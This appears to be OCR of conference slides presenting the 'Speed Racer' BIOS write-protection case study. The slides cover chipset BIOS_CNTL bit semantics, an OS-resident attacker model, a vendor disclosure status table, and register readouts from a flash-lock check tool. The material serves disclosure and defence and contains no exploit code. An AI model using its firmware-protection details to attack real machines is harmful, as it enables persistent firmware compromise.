
Bit	Description
7:6	Reserved
5	**SMM BIOS Write Protect Disable (SMM_BWP)**—R/WL. This bit set defines when the BIOS region can be written by the host. 0 = BIOS region SMM protection is disabled. The BIOS Region is writable regardless if processors are in SMM or not. (Set this field to 0 for legacy behavior). 1 = BIOS region SMM protection is enabled. The BIOS Region is not writable unless all processors are in SMM and BIOS Write Enable (BIOSWE) is set to '1'.

⋮

1	**BIOS Lock Enable (BLE)**—R/WLO. 0 = Transition of BIOSWE from '0' to '1' will not cause an SMI to be asserted. 1 = Enables setting the BIOSWE bit to cause SMIs and locks SMM_BWP. Once set, this bit can only be cleared by a PLTRST#.
0	**BIOS Write Enable (BIOSWE)**—R/W. 0 = Only read cycles result in Firmware Hub or SPI I/F cycles. 1 = Access to the BIOS space is enabled for both read and write cycles. When this bit is written from a 0 to a 1 and BIOS Lock Enable (BLE) is also set, an SMI# is generated. This ensures that only SMI code can update BIOS.

Case study 1: Speed Racer

Recommended:
BIOS_CNTL=0x1A



OS-resident Attacker

BIOS_CNTL.BLE bit — ACCESS CONTROLLED BY SMM


BIOS_CNTL.
SMM_BWP bit — ACCESS DENIED
EXCEPT TO SMM

Protected
Range Registers — ACCESS DENIED
EVEN TO SMM — ACCESS DENIED
EVEN TO SMM

Firmware — UEFITool says "padding"? — Code & Stuff — EFI Variables — Code & Stuff

Flash
Addr. — 18E000 — 190000 — 610000 — 632000 — 7FFFFF

Case study 1: Speed Racer



Vendor Information (Learn More)


(Picture retrieved Jul. 27th 2015)

Vendor	Status	Date Notified	Date Updated
American Megatrends Incorporated (AMI)	Affected	12 Sep 2014	29 Dec 2014
Lenovo	Affected	12 Sep 2014	23 Jul 2015
Phoenix Technologies Ltd.	Affected	12 Sep 2014	17 Dec 2014
Apple Inc.	Not Affected	[illegible]	16 Dec 2014
Dell Computer Corporation, Inc.	Not Affected	12 Sep 2014	21 Jan 2015
IBM Corporation	Not Affected	12 Sep 2014	16 Dec 2014
Insyde Software Corporation	Not Affected	12 Sep 2014	03 Feb 2015
Intel Corporation	Not Affected	12 Sep 2014	06 Jan 2015
AsusTek Computer Inc.	Unknown	12 Sep 2014	12 Sep 2014
Gateway	Unknown	12 Sep 2014	12 Sep 2014
Hewlett-Packard Company	Unknown	[illegible]	[illegible]
Sony Corporation	Unknown	12 Sep 2014	12 Sep 2014
Toshiba	Unknown	12 Sep 2014	12 Sep 2014

No penalty for being wrong…

If you don't hold your vendor accountable: silence

Case study 1: Speed Racer



```
mbp2014: sudo ./check-flockdn
BIOS_CNTL: 0008 (e00f80dc)
FLOCKDN:   f00c (fed1f804)
PR0:       00000000 (fed1f870)
PR1:       80010000 (fed1f874)
PR2:       860f0190 (fed1f878)
PR3:       9fff0632 (fed1f87c)
```

